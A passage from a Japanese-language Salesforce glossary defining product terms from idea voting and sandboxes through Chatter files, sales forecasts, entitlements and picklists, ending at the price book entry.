アイデアが気に入らない場合は、[反対]をクリックすると、アイデア全体のスコアから10ポイント減算し、アイデアの全体的な人気度を下げることができます。同じアイデアを2回以上降格することはできません。また、降格した後でそのアイデアを昇格させることもできません。昇格させるより降格させるユーザが多ければ、そのアイデアの全体スコアが負になる場合もあります。

連動項目
対応する制御項目で選択された値に基づいて、使用可能な値が表示される、カスタムの選択リストまたは複数選択の選択リストの項目。

詳細
単一のオブジェクトレコードに関する情報を表示するページ。レコードの詳細ページでは情報を表示できますが、編集ページでは変更が可能です。

レポートで、概要情報とレポートにあるすべての情報のすべての列データを含むものとを区別するための用語。[詳細の表示]/[詳細を非表示] を使用して、レポートの詳細の表示/非表示を切り替えることができます。

詳細ビュー
エージェントコンソールの中央に表示されるフレームで、コンソールの他のフレームから選択されたレコードの詳細ページが表示されます。詳細ビューには、そのオブジェクトの詳細ページで定義されたページレイアウトと同じものが表示されます。詳細ビューに表示されているレコードは、リストビューで強調表示されます。

Developer Edition
開発者がForce.com プラットフォームを使用して拡張、インテグレーション、開発するよう設計された無料でフル機能の Salesforce。Developer Edition のアカウントは、developer.salesforce.com で登録できます。

Developer Pro Sandbox
Developer Pro Sandbox では、コーディングとテスト用にカスタマイズ (メタデータ) が別の環境にコピーされますが、本番データはコピーされません。Developer Pro Sandbox には、Developer Sandbox より大きいストレージが割り当てられます。本番組織のエディションに応じて、いくつかの Developer Sandbox が含まれます。

Developer Sandbox
Developer Sandbox では、コーディングとテスト用にカスタマイズ (メタデータ) が別の環境にコピーされますが、本番データはコピーされません。

ドキュメントライブラリ
ドキュメントの保存場所。これらのドキュメントは、取引先や取引先責任者、商談、またはその他のレコードに添付しません。

ドラフト記事
まだ公開されていない作成中の記事。[記事] タブ (任意のチャネル)、または公開知識ベースには表示されません。記事マネージャは、[ビュー] エリアの [記事] タブをクリックして、[ドラフト記事] を選択することで、[記事の管理] タブでドラフト記事にアクセスできます。ドラフト記事は、自分に割り当てられているドラフト記事または任意のユーザに割り当てられているドラフト記事 (組織のすべてのドラフト記事) で絞り込むことができます。ドラフト記事は、編集作業に参加するすべてのユーザに割り当てることができます。

ドラフト翻訳
: 記事を複数の言語に翻訳中の記事。ドラフト記事はまだ公開されておらず、[記事]タブ(任意のチャネル)、または公開知識ベースには表示されません。記事マネージャは、[ビュー]エリアの[翻訳]タブをクリックして、[ドラフト翻訳]を選択することで、[記事の管理]タブでドラフト記事にアクセスできます。ドラフト記事は、自分に割り当てられているドラフト記事、翻訳キューに割り当てられているドラフト記事、または任意のユーザに割り当てられているドラフト記事(組織のすべてのドラフト記事)で絞り込むことができます。翻訳はSalesforceナレッジ記事を公開できる任意のユーザに割り当てることができます。

動的ダッシュボード
: ダッシュボードを表示しているユーザのセキュリティ設定を使用して*動的ダッシュボード*が実行されます。各ユーザのアクセス権に従って、ダッシュボードが表示されます。この方法は、システム管理者が1つの共通のダッシュボードコンポーネントセットを、アクセス権の異なる各ユーザに割り当てる場合に役立ちます。

E

メールアラート
: 指定のメールテンプレートを使用して特定の受信者にメールを送信するアクション。

メールテンプレート
: 新しい従業員へのウェルカムレターや、カスタマーサービス要求の申請が受信された場合の通知など、標準メッセージを知らせる書式設定されたメール。メールテンプレートは、差し込み項目でカスタマイズしたり、テキスト、HTML、またはカスタム形式で作成したりできます。

Enterprise Edition
: より大きく、複雑なビジネス向けに設計されたSalesforceのエディション。

エンタイトルメント
: エンタイトルメントを使用して、顧客がカスタマーサポートの対象であるかどうかを確認し、顧客にケースを作成することができます。顧客は、特定の納入商品、取引先、またはサービス契約によって、サポートの対象となる場合があります。

エンタイトルメント取引先責任者
: カスタマーサポートを受けられる取引先責任者(指定された発信者など)。エンタイトルメントの[取引先責任者]関連リストまたは取引先責任者の[エンタイトルメント]関連リストに記載されます。エンタイトルメント取引先責任者には、ページレイアウト、検索レイアウト、ボタン、リンク、またはレコードタイプはありません。

エンタイトルメントプロセス
: サポートチームがケースを解決するために実行する必要のあるすべてのステップ(マイルストン)を含むタイムライン。各プロセスには、顧客に適切なサービスレベルをどのように設定するかを決めるために必要なロジックが含まれています。

エンタイトルメントテンプレート
: 商品にすばやく追加できる、事前定義されたカスタマサポートの条件。たとえば、ユーザが顧客に提供される商品にエンタイトルメントを容易に追加できるようWebサポートまたは電話サポートのエンタイトルメントテンプレートを作成できます。

外部データソース
: 外部データソースは、外部システムへのアクセス方法を指定します。Salesforce Connect では、外部データソースを使用して、Salesforce 組織外に保存されているデータにアクセスします。Files Connect では、外部データソースを使用して、サードパーティのコンテンツシステムにアクセスします。外部データソースは、ユーザおよび Force.com プラットフォームが外部データやコンテンツを操作するために使用する、外部オブジェクトに関連付けられます。

外部参照関係
: 外部参照関係は、子の標準、カスタム、または外部オブジェクトを親の外部オブジェクトにリンクします。外部参照関係項目を作成すると、親の外部オブジェクトの標準外部 ID 項目が子の外部参照関係項目の値と照合されます。外部オブジェクト項目値は、外部データソースから発生しています。

外部オブジェクト
: 外部オブジェクトの動作はカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。各外部オブジェクトは、定義された外部データソースのデータテーブルに対応付けられ、各外部オブジェクト項目はテーブル列に対応付けられます。ユーザおよび Force.com プラットフォームは、外部オブジェクトを使用して、外部データを操作します。

外部ユーザ
: コミュニティのユーザ、カスタマーポータルまたはパートナーポータルライセンスを持つユーザ。

F

フィード添付、**Chatter**
: Chatter フィードでの投稿に添付されたファイルまたはリンク。

フィード条件、**Chatter**
: *フィードフィルタ*では、[Chatter] タブの Chatter フィードに投稿のサブセットが表示されます。

フィード追跡、**Chatter**
: Chatter フィードでフォローできるレコードおよび追跡可能な項目を指定する管理者設定。オブジェクトのフィード追跡を有効化すると、そのオブジェクトのレコードをフォローできるようになります。フィード追跡の項目を有効にすると、フォローしているレコードでそれらの項目が変更された場合に、Chatter フィードの更新を確認できます。

項目レベルのヘルプ
: 標準項目またはカスタム項目について提供できるカスタムヘルプテキスト。その項目の隣にあるヘルプアイコンにマウスポインタを停止させると表示されます。

項目レベルセキュリティ
: 項目が、ユーザに非表示、表示、参照のみ、または編集可能であるかどうかを決定する設定。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。

項目セット
: 項目をグループ化したもの。たとえば、ユーザの名、ミドルネーム、姓、肩書を示す項目を1つの項目セットにして持つことができます。項目セットは、Visualforce ページで動的に参照できます。そのページを管理パッケージに追加すると、システム管理者は項目セット内の項目の追加、削除、並び替えを行って、コードを変更せずに Visualforce ページ上に表示する項目を変更できます。

項目自動更新
: 項目を新しい値で自動的に更新するアクション。

ファイルコラボレータ
: 「コラボレータ」権限を持つユーザは、Chatter でファイルの表示、ダウンロード、共有、権限の変更、編集、および新しいバージョンのアップロードを行うことができます。

ファイル所有者
: Chatter でファイルをアップロード、Chatter フィードにファイルを添付、または Salesforce CRM Content にファイルをアップロードしたユーザ。

  ファイルの所有者は、ファイルの参照、編集、ダウンロード、共有、新バージョンのアップロード、削除に加えて、ファイルの非公開設定やファイルに対する権限の変更ができます。

ファイル、非公開
: Chatter の非公開ファイルは、非公開アイコン () で示されます。ファイル所有者のみが使用でき、他の誰とも共有されません。[ファイル] タブにファイルをアップロードするか、Salesforce CRM Content の個人ライブラリにファイルを寄稿すると、非公開ファイルが作成されます。アップロードまたは寄稿したファイルは自分の所有になります。

ファイル、非公開で共有
: Chatter の非公開共有ファイルは、非公開共有アイコン () で示され、ファイル所有者および共有している特定のユーザまたはグループのみが使用できます。

ファイル、あなたの会社
: 会社アイコン () は、社内のすべての Chatter ユーザと共有しているファイルを示します。会社のすべての Chatter ユーザが、このファイルを検索および表示できます。

ファイル閲覧者
: 「閲覧者」権限を持つユーザは、Chatter のファイルを表示、ダウンロード、および共有できます。

[ファイル] タブ
: ユーザの Chatter と Salesforce CRM Content ファイルのリストを表示するタブ。

検索条件
: リストビューまたはレポートに含まれる項目に該当する、特定の項目に対する条件。たとえば「都道府県」「次の文字列と一致する」「東京都」など。

会計年度
: 会計計画のために組織で使用する期間。たとえば売上予測などで、通常は 1 年程度の長さになります。通常、会計年度には、四半期または 3 か月など、より小さく分割した会計期間が含まれます。

フラグ
: このアイコンをクリックすると、ユーザはその質問または返信がスパム、悪意がある、不適切であるとして報告できます。

フォルダ
: レポート、ダッシュボード、ドキュメント、またはメールテンプレートの保管場所。フォルダは、公開、非表示、または共有にすることができ、「参照のみ」か「参照・更新」に設定できます。フォルダの内容へのアクセス権を持つユーザの制御は、ロール、権限、公開グループ、またはライセンスの種類に基づいて行います。フォルダを組織全体で使用できるようにしたり、非公開にして所有者のみにアクセス権を与えたりすることもできます。

フォローする
ユーザまたはレコードの登録。これにより、関連する更新情報を Chatter フィードで参照できるようなります。ユーザをフォローすると、ユーザの投稿を参照できます。レコードをフォローすると、投稿、コメント、および項目の変更がフォローされます。

フォロー、Chatter アンサー
他のユーザが特定の質問に回答またはコメントした場合にメールを受信できる質問を登録することです。

Force.com アプリケーションメニュー
カスタマイズ可能なアプリケーション (別称「アプリケーション」) をワンクリックで切り替えることができるメニュー。Force.com アプリケーションメニューは、ユーザインターフェースの各ページの上部に表示されます。

Force.com Enterprise App
最大で 8 個のカスタムオブジェクトと 8 個のカスタムタブを含むカスタムアプリケーションで、取引先と取引先責任者への参照・更新アクセス権と、共有、Bulk API、ストリーミング API へのアクセス権があります。

Force.com Light アプリケーション
最大で 8 個のカスタムオブジェクトと 8 個のカスタムタブを含むカスタムアプリケーションで、取引先と取引先責任者への参照のみのアクセス権と、共有、Bulk API、ストリーミング API へのアクセス権があります。

売上予測金額
コラボレーション売上予測で使用されます。売上予測マネージャの観点での収益売上予測、およびすべての売上予測の調整を含む所有者およびその部下の商談の合計金額。

売上予測分類
商談を売上予測に計上する売上予測の分類を決定します。デフォルトの売上予測分類設定は、[フェーズ] 選択リストで設定されているフェーズに関連付けられています。特定の商談の [売上予測分類] を更新するには、その商談の売上予測を編集する必要があります。

数量ベースの売上予測
コラボレーション売上予測で使用されます。売上予測マネージャの観点での数量の売上予測、およびすべての売上予測の調整を含む所有者およびその部下の商談の合計数量。

売上予測ユーザ
売上予測階層またはテリトリー階層のどちらかで、売上予測を表示および操作できるユーザ。

売上予測
組織の会計年度の販売計画見積。

数式項目
カスタム項目の一種。差し込み項目、式、またはその他の値に基づいて、値を自動的に計算します。

Full Sandbox
Full Sandbox には、本番組織全体と、本番組織の標準およびカスタムオブジェクトレコード、ドキュメント、添付ファイルなどのすべてのデータがコピーされます。この Sandbox は、変更のコーディングやテスト、変更に関するチームのトレーニングに使用します。Full Sandbox は、29 日ごとに更新できます。

G

グローバル検索
Salesforce でヘッダーの検索ボックスから多くのレコードおよび項目を検索すること。グローバル検索は、使用するオブジェクトとそれらを使用する頻度を追跡し、それに基づいて検索結果を編成します。最もよく使用されるオブジェクトの検索結果は、リストの最上部に表示されます。

グローバル変数
組織データの参照に使用できる特別な差し込み項目。

アプリケーション外 (SOAP API 内、または別の Apex コード) から参照する必要があるメソッドに使用するメソッドアクセス修飾子。

グループ
一連のユーザのグループ。グループには、各ユーザ、その他のグループ、ロールのユーザが含まれます。Salesforce for Outlook 設定または Lightning Sync 設定では、グループを使用してデータへの共有アクセスを定義したり、同期するデータを指定したりできます。

ユーザは自分の個人グループを定義できます。管理者は、組織内の全員が使用する公開グループを作成できます。

Group Edition
ユーザ数が制限された小規模ビジネスやワークグループに設計された製品。

グループ ToDo
作成時に複数のユーザに割り当てられたToDo。これらのグループToDoはそれぞれに独立したレコードで、リンクしていないため、個別に編集、移行、または削除できます。

ゲストユーザ
ゲストユーザは、各サイトまたはコミュニティに関連付けられたゲストユーザライセンスを使用して、Site.comおよびForce.com公開サイトと、コミュニティの公開ページにアクセスできます。オブジェクトおよびデータへのゲストユーザのアクセスは、ゲストユーザプロファイルの公開アクセス設定で制御されます。

H

半減期
半減期設定により、[人気のあるアイデア] サブタブで古いアイデアが順位を下げ、新しい投票を多く集めているアイデアに順位を譲るまでの期間が決められます。半減期が短いと、長い場合よりも早く古いアイデアがページの下の方に移動します。この設定は、組織内のすべてのゾーンに影響します。

強調表示パネル
最大 4 つの列からなるカスタマイズ可能なテーブル。Salesforce コンソールのすべての主タブの上部に表示されます。レコードに関する主要情報が一目で確認できます。

大規模ポータルユーザ
数千から数百万のポータルユーザを抱える組織を対象とする、アクセス制限されたユーザ。その他のユーザと異なり、大規模ポータルユーザにはロールはありません。そのため、ロール階層の計算に関連するパフォーマンス上の問題を回避します。大規模ポータルユーザには、大規模カスタマーポータルユーザと認証 Web サイトユーザ、両方のライセンスの種類が含まれます。

[ホーム] タブ
ユーザがサイドバーや各機能の選択、現在のToDoや行動の表示、または別のタブの選択を行うことができる先頭ページ。

詳細のフロート表示
詳細のフロート表示には、レコードの詳細が対話形式でフロート表示されます。サイドバーの[最近使ったデータ]リスト、またはレコード詳細ページの参照項目に表示されているレコードへのリンクにユーザがマウスポインタを置くと、詳細が表示されます。ユーザはレコードを表示または編集する場合にクリックしなくても、レコードに関する情報をすばやく参照できます。詳細のフロート表示に含まれる項目は、レコードのミニページレイアウトによって決まります。表示される項目をユーザがカスタマイズすることはできません。

I

アイデア
アイデアコミュニティのメンバーが投稿し、ゾーン別に整理された提案。たとえば、ゾーンのテーマが「車の機能に関するアイデア」の場合、そのゾーンに適切なアイデアとしてタイトル「飲み物の温度を維持する耐熱性のカップホルダー」のようなアイデアが考えられます。または、ゾーンのテーマが「当社の福利厚生に関するアイデア」の場合、そのゾーンに適切なアイデアとしてタイトル「職場の託児所」のようなアイデアが考えられます。

ルール適用時のアクション
ワークフロールールの条件が揃ったときに、ただちに実行されるワークフローアクション。

間接参照関係
間接参照関係は、子の外部オブジェクトを親の標準またはカスタムオブジェクトにリンクします。間接参照関係項目を外部オブジェクトに作成するとき、親オブジェクト項目と子オブジェクト項目を指定して、リレーションのレコードを照合し、関連付けます。具体的には、外部データソースから値が発生する子の間接参照関係項目と照合する、親オブジェクトの一意のカスタム外部ID項目を選択します。

影響度、Chatter
Chatterでのユーザの影響度のインジケータ。このユーザが行った投稿とコメントの数とこのユーザが受け取ったコメントといいね!の数によって影響度が決まります。

- トップインフルエンサーは基本的なコンテンツを定期的に共有することで、コラボレーションへの取り組みを主導します。
- アクティブインフルエンサーは他のユーザに参加とナレッジの共有を促します。
- オブザーバーは静かな参加者、またはChatterを開始したばかりのユーザです。

相互関係ログ
ボタンをクリックしたり、新しいタブを参照したり、[メモ&添付ファイル]関連リストまでスクロールしたりせずに、作業中の主たるレコードに関するメモをさっと書き込めるSalesforceコンソール内の場所。相互関係ログは、簡単に確認や修正ができるよう、活動履歴関連リストにアーカイブされます。管理者は、相互関係ログをカスタマイズして、ToDo項目を含めることができます。

J

連結オブジェクト
2つの主従関係を持つカスタムオブジェクト。カスタム連結オブジェクトを使用して、2つのオブジェクト間の「多対多」リレーションをモデル化できます。たとえば、「バグ」という名前のカスタムオブジェクトを作成し、1つのバグを複数のケースに、また1つのケースを複数のバグに関連付けることができます。

K

ナレッジエージェント
Salesforce では、*ナレッジエージェント*は特定のタイプのユーザを表します。ナレッジエージェントは、内部 Salesforce ナレッジアプリケーションでの記事の利用者です。これらのユーザは [記事] タブにアクセスして記事を検索および表示できますが、記事の作成、編集、または管理はできません。

ナレッジサイドバー
対応中のケースを解決できそうな Salesforce ナレッジ記事のタイトルが表示される Salesforce コンソールのサイドバー。ケースの［件名］に入力したいずれかの語に一致する記事を、知識ベースから自動的に検索して返します。サイドバーは、システム管理者が設定した後、Salesforceナレッジユーザにのみ表示されます。

L

レイアウト
「ページレイアウト」を参照してください。

リード
あなたの製品や会社に興味を示した、販売が見込める客のこと。

ライブラリ
Salesforce CRM Content 内のファイルリポジトリ。

ライブラリの権限
権限のグループ。Salesforce CRM Content ライブラリ内でのユーザのアクセス権を決定します。

いいね!
Chatter フィードの投稿またはコメントへの支持を示します。投稿やコメントにいいね! と言うと、その後にコメントが追加された場合にメール通知を受信します。

いいね!、Chatter アンサー
質問、回答、またはナレッジ記事への支持を示したり、それらの品質または実用性を示します。

リスト価格
カスタム価格表の中での商品の価格。

リストビュー
特定の条件による項目 (リード、取引先、または商談など) のリスト表示。Salesforce には、事前に定義されたビューがあります。

エージェントコンソールでは、リストビューが、具体的な条件に基づいてレコードのリストビューを表示する最上位のフレームです。[コンソール] タブに表示して選択できるリストビューは、各オブジェクトのタブで定義されたリストビューと同じです。コンソール内でリストビューを作成することはできません。

Live Agent
Live Agent により、サービス組織は、Web ベースのテキストのみの Live Chat を使用して顧客または Web サイトの訪問者とリアルタイムに接続できます。

Live Agent コンソール
Live Agent チャットを管理するカスタマーサービスエージェントの専用コンソール。エージェントは、チャットの要求に回答し、Live Chat を実施し、Salesforce レコードと Salesforce ナレッジ記事を操作できます。

ローカルネーム
ユーザまたは取引先の言語で保存される項目の値。項目のローカルネームは、項目の標準名称に関連付けられます。

ルックアップダイアログ
いくつかの項目に表示されるポップアップダイアログ。取引先責任者、取引先、またはユーザなど、新しい項目を検索できます。

参照項目
別のレコードに対するリンク可能な値を含む項目の種別。オブジェクトに別のオブジェクトとの参照関係または主従関係がある場合、ページレイアウトに参照項目を表示できます。たとえば、ケースに納入商品との参照関係がある場合、ケース詳細ページからルックアップダイアログを使用して納入商品を選択し、ケース詳細ページから納入商品の名前をクリックできます。

参照関係
2つのレコード間の関係で、互いを関連付けることができます。たとえば、ケースには、特定の納入商品をケースに関連付ける、納入商品との参照関係があります。関係の一方で、参照項目を使用して、ユーザは、ルックアップアイコンをクリックして、ポップアップウィンドウから別のレコードを選択できます。関連付けられたレコードでは、その後、リンクされたすべてのレコードを表示する関連リストを表示できます。参照項目が削除されたレコードを参照している場合、デフォルトで Salesforce が参照項目をクリアします。または、レコードが参照関係にある場合は削除されないようにすることもできます。

M

マーケティングユーザ
キャンペーンを管理できる組織内のユーザ。システム管理者は、ユーザの個人情報にある [マーケティングユーザ] チェックボックスをオンにして、ユーザをマーケティングユーザに指定できます。

マーケティングユーザのみが、キャンペーンを作成、編集、および削除したり、高度なキャンペーン設定を行ったりできます。

追加のユーザ権限により、マーケティングユーザはデータインポートウィザードを使用してキャンペーンメンバーを追加し、その状況を更新できます。

主従関係
2つの異なる種別のレコード間の関係で、互いにレコードを関連付けます。たとえば、取引先には商談との主従関係があります。このような種類の関係は、レコードの削除、セキュリティに影響を与え、ページレイアウトに必要な参照関係項目を作成します。

マスタ選択リスト
: レコードタイプまたはビジネスプロセスで使用可能な選択リストのすべての値。

マトリックスレポート
: マトリックスレポートは集計レポートと似ていますが、行および列ごとにデータをグループ化したり集計したりできます。ダッシュボードコンポーネントのソースレポートとして使用できます。マトリックスレポートを使用して、関連する合計値を比較します。特に、集計するデータ量が多くさまざまな項目の値を比較する必要がある場合、または日付および商品、個人、場所ごとにデータを表示する場合に役立ちます。

メンバー状況
: キャンペーンについてのリードまたは取引先責任者の状況。たとえば、リードまたは取引先責任者のメンバーの状況として、メールキャンペーンのさまざまなフェーズでの「計画済み」、「実施」、「レスポンスあり」などがあります。

メッセージ、Chatter
: Chatter メッセージでは、他の Chatter ユーザと非公開で連絡し合うことができます。メッセージは、マネージャに非公開の質問を送信する場合や、一緒に仕事をしているすべてのユーザには関係しない議論を、選択した数人のユーザとやりとりする場合に使用します。これらのメッセージは、一般に公開されているフィード、プロファイル、または Chatter のその他の領域に表示されることはありません。

差し込み項目
: メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目。たとえば、`Dear {!Contact.FirstName},` は取引先責任者差し込み項目を使用して、取引先責任者レコードの［名］項目の値を取得し、メール受信者を名前で示します。

マイルストン
: サポートプロセスで必要なステップ。各顧客に提供するサービスレベルを示す指標です。たとえば、マイルストンには、ケースの最初の対応や解決時間が含まれます。

マイルストンアクション
: エンタイトルメントプロセスの各ステップ(マイルストン)で発生する、時間ベースのワークフローアクション。たとえば、マイルストンアクションには、最初の対応が違反となる 1 時間前にメールアラートを指定のユーザに送信すること、最初の対応が正常に完了する 1 分後に特定の項目を自動的に更新することなどがあります。

ミニページレイアウト
: レコードの既存ページレイアウトに表示されている項目のサブセット。システム管理者が選択してエージェントコンソールのミニビューおよび詳細のフロート表示に表示できます。ミニページレイアウトは、ページレイアウトから、レコードタイプとプロファイルの関連付け、関連リスト、項目、および項目のアクセス設定を継承します。

ミニビュー
: エージェントコンソールの右側に表示されるフレームで、詳細ビューに表示されているレコードに関連するレコードが表示されます。ミニビューに表示される項目は、システム管理者によってミニページレイアウトで定義されます。詳細ビューに表示されているレコードに関連するレコードがない場合は、レコードミニビューは表示されません。

複数個人の行動
: 複数のユーザを招集する活動予定、またはミーティング。自分が作成した行動に他のユーザを招集して、複数個人の行動を作成できます。

複数選択リスト
「選択リスト (複数選択)」を参照してください。

私の設定
改善された [設定] ユーザインターフェースが組織で有効化されており、ユーザが Salesforce Classic を所有していると、ユーザ名の下にある [私の設定] メニューから個人設定を使用できます。

N

指定ログイン情報
指定ログイン情報では、1 つの定義にコールアウトエンドポイントの URL と必要な認証パラメータを指定します。指定ログイン情報は、エンドポイントとして指定できるため、認証コールアウトの設定が簡略化されます。

移動タブ
Salesforce コンソールのドロップダウンボタンを持つタブ。オブジェクトのホームページを選択して表示できます。

ニックネーム
コミュニティでこのユーザの識別に使用する名前。40 文字までの英数字が有効です。標準ユーザは、この項目を編集できます。

O

オブジェクト
Salesforce 組織に情報を保存するために使用するオブジェクト。オブジェクトは、保存する情報の種類の全体的な定義です。たとえば、Case オブジェクトを使用して、顧客からの問い合わせに関する情報を保存できます。各オブジェクトについて、組織は、そのデータ型の具体的なインスタンスに関する情報を保存する複数のレコードを保有します。たとえば、佐藤次郎さんから寄せられたトレーニングに関する問い合わせに関する情報を保存するケースレコードと、山田花子さんから寄せられたコンフィグレーションの問題に関する情報を保存するケースレコードなどです。

オブジェクトレベルのヘルプ
カスタムオブジェクトに提供できるカスタムヘルプのテキスト。カスタムオブジェクトレコードのホーム (概要)、詳細、編集ページ、リストビューや関連リストに表示されます。

OData プロデューサ
Open Data Protocol (OData) を使用して、外部サーバに保存されているデータを公開するリモートデータサービス。Salesforce Connect 機能と併用して、Salesforce を OData プロデューサに接続するように外部データソースを定義したり、外部データに対応付けるように外部オブジェクトを定義したりします。

Open CTI
開発者が CTI アダプタやクライアントアプリケーションを使用しないで Salesforce と統合する CTI (コンピュータテレフォニーインテグレーション) システムを構築できるアプリケーションプログラミングインターフェース。

演算子
検索範囲を狭めたり広げたりするために使用する項目。ほとんどのSalesforce検索では、AND、OR、ANDNOT、括弧 ( )、引用符 "" を演算子として使用できます。

商談
商談は、販売と進行中の商談を追跡します。

商談チーム
商談を担当するユーザで構成されるチーム。一般的な商談チームには、パートナー担当営業、営業担当、およびプリセールスコンサルタントが含まれます。所有している商談ごとに商談チームを指定できます。

無料検索リード
主要な検索エンジンの無料リストから Web サイトにアクセスしたユーザが Salesforce 追跡コードが記載された Web-to-リードフォームに入力したときにリードが生成されたことを示す特定のリードソース。リードソースの詳細には、検索エンジンと、無料リードの検索語句が記載されています。

組織
ライセンスユーザセットが定義された Salesforce のリリース。組織は、Salesforce の各お客様に提供される仮想スペースです。組織には、すべてのデータおよびアプリケーションが含まれており、他のすべての組織から独立しています。

組織 (Org)
組織は「Org」と表記されることもあります。ライセンスユーザセットが定義されたSalesforceのリリースに付属します。組織は、Salesforce の各お客様に提供される仮想スペースです。組織には、すべてのデータおよびアプリケーションが含まれており、他のすべての組織から独立しています。

組織の共有アドレス
組織の共有アドレスを使用すると、1 つのユーザプロファイル内のすべてのユーザの別名として、単一のメールアドレスを関連付けることができます。

アウトバウンドメッセージ
アウトバウンドメッセージでは、外部サービスなどの指定エンドポイントに情報を送信します。アウトバウンドメッセージは[設定]から設定します。SOAP API を使用して外部エンドポイントを設定し、メッセージのリスナーを作成する必要があります。

所有者のみの金額
コラボレーション売上予測で使用されます。調整なしの個人の商談 (収益ベース) の合計金額。

所有者のみの数量
コラボレーション売上予測で使用されます。調整なしの個人の商談 (数量ベース) の合計数量。

Salesforce for Outlook の構成
Salesforce for Outlook 設定には、Salesforce for Outlook ユーザが Microsoft® Outlook® と Salesforce 間で同期できるデータの設定が含まれます。システム管理者は、ユーザ種別ごとに個別の設定を作成し、各自の設定の一部を編集する権限をユーザに付与することができます。たとえば、商談チームはすべてを同期させる必要がありますが、マネージャは行動のみを同期します。

所有者
レコード (取引先責任者またはケースなど) が割り当てられる個別ユーザ。

P

PaaS
「サービスとしてのプラットフォーム」を参照してください。

パッケージ
AppExchange を介して他の組織で使用可能な Force.com のコンポーネントおよびアプリケーションのグループ。AppExchange にまとめてアップロードできるように、パッケージを使用してアプリケーションおよび関連するコンポーネントをバンドルします。

パッケージのインストール
インストールによって、パッケージの内容を Salesforce 組織に組み込みます。AppExchange のパッケージには、アプリケーション、コンポーネントまたはこの 2 つの組み合わせを含めることができます。パッケージをインストールした後に、適宜パッケージのコンポーネントをリリースして組織のユーザが一般的に使用できるようにします。

ページレイアウト
レコードの詳細ページまたは編集ページの項目、カスタムリンク、および関連リストの構成。主にユーザのページを構成するページレイアウトを使用します。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、項目レベルのセキュリティを使用して、特定の項目に対するユーザのアクセス権限を制限します。

親取引先
取引先が関連付けられている組織または会社。取引先の親を指定することによって、[階層の表示] リンクを使用してすべての親/子の関係をグローバルに表示できます。

Partial Copy Sandbox
Developer Sandbox に Sandbox テンプレートで定義したデータを加えたもの。

パートナー
販売取引を締結させるために連携する会社。作成する商談または取引先の場合、[パートナー] 関連リストを使用して、パートナー、および商談または取引先に対して果たす役割に関する情報を保存できます。パートナーは、Salesforce 内の既存の取引先でなければなりません。パートナーの役割を選択すると、自動的に関連する取引先とのパートナーとの関係が作成され、両方の取引先で、他方をパートナーとして表示できます。

パートナー取引先
チャネルマネージャが、パートナーポータルを使用するときに、パートナー組織、パートナーユーザ、および活動を使用する Salesforce 取引先。

パートナーの役割
関連する販売取引における取引先の役割を指定する、各取引先または商談の [パートナー] 関連リストでの取引先の選択。

パートナーユーザ
機能が制限されている Salesforce ユーザ。組織の外部的存在ですが、間接的な販売チャネルを通じて商品やサービスを販売します。特定のパートナー取引先に関連付けられており、組織のデータへの限定アクセスを持ち、パートナーポータルからログインします。

パートナーポータル
パートナーポータルでは、パートナーユーザが、Salesforce ではない Web ポータル経由で Salesforce にログインします。

目標 (%)
目標が指定できる売上予測バージョンでは、これは、営業担当者が達成できると確信する目標の割合を示す、売上予測の計算済みの値です。[達成予測] を [目標] で除算した値になります。

権限
Salesforce で特定の機能をユーザが実行するための設定。権限は、権限セットとプロファイルで有効にできます。権限の例には、カスタムオブジェクトの「編集」権限と「すべてのデータの編集」権限などがあります。

権限セット
ユーザに特定のツールと機能へのアクセスを提供する一連の権限と設定。

個人取引先
貴社が提供する金融サービス、オンラインショップ、または旅行代理店サービスの利用者など、貴社と取引がある個人の顧客。個人取引先は、企業間取引モデルではなく、企業対消費者取引モデルのビジネス形態を持つ組織に適用できます。

Personal Edition
個別の営業担当者や単一ユーザ向けに設計された製品。

個人設定
設定オプションとカスタマイズオプションは、ユーザの Salesforce 体験をカスタマイズするのに役立ちます。すべての Salesforce ユーザは、自分の個人設定を編集できます。組織のユーザインターフェース設定に応じて、[設定] メニューの [個人設定] 領域か、ユーザのアバターまたは名前の下にあるメニューから、個人設定にアクセスできます。

語句検索
「顧客関係管理」など指定した語句を含むアイテムのみと一致する全文検索のタイプ。

選択リスト
Salesforce オブジェクトの特定の項目で選択できる選択肢。たとえば、取引先の [業種] 項目など。ユーザは、項目に直接入力せずに、選択リストから 1 つの値を選択できます。「マスタ選択リスト」も参照してください。

選択リスト (複数選択)
Salesforce オブジェクトの特定の項目で選択できる選択肢のリストです。複数選択リストを使用して 1 つまたは複数の値を選択できます。ユーザは値をダブルクリックして選択するか、Ctrl キーを押したまま値をクリックしてスクロールリストから複数の値を選択し、矢印アイコンを使用して選択されたボックスに値を移動できます。

選択リスト値
特定の項目のドロップダウンリストに表示される選択肢。事前定義された値と、管理者によって変更または定義できる値があります。

固定表示リスト
Service Cloud コンソールの上部または左に表示されるリスト。常に表示されており、作業しているリストとレコードの詳細を同時に表示します。固定表示リストは、管理者によって有効にされます。

パイプライン
: 完了予定日が当四半期にある進行中の商談の金額合計。売上予測の詳細ページおよび編集ページに表示されます。マネージャの場合、この値には、自分自身とチーム全体で進行中の商談が含まれます。

サービスとしてのプラットフォーム (PaaS)
: アプリケーションを作成し、クラウドでリリースするために開発者がサービスプロバイダが提供するプログラミングツールを使用する環境。アプリケーションはサービスとしてホストされ、インターネットを経由して顧客に提供されます。PaaS ベンダは、特殊なアプリケーションを作成および拡張する API を提供します。また PaaS ベンダは、リリースしたアプリケーションおよび各顧客データの日常メンテナンス、操作およびサポートを行う責任があります。このサービスで、プログラマが独自のハードウェア、ソフトウェア、そして関連 IT リソースを使用してアプリケーションをインストール、構成、保守する必要性を緩和します。PaaS 環境を使用して、あらゆる市場区分にサービスを配信することができます。

人気のあるアイデア
: [人気のあるアイデア] サブタブでは、アイデアに対するプラス投票の経過時間を反映した内部計算によってアイデアが並び替えられます。アイデアの静的な総ポイント数に関係なく、新たにプラス投票を獲得したアイデアが、プラス投票の獲得が古いアイデアよりもページの上の方に表示されます。これにより、過去にプラス投票され古くなったアイデアに対する優先度を下げ、最近人気のあるアイデアを容易に確認できます。

人気のある質問
: 特定の時間内に [いいね!] と言った行ったユーザ数に基づく各質問の人気度。

投稿
: Chatter フィードの最上位のコメント。

投稿の共有
: 公開 Chatter 投稿をコピーして、それをプロファイルや所属するグループに公開します。メールやインスタントメッセージで投稿へのリンクを送信して、他の Chatter ユーザと投稿を共有することもできます。

価格表
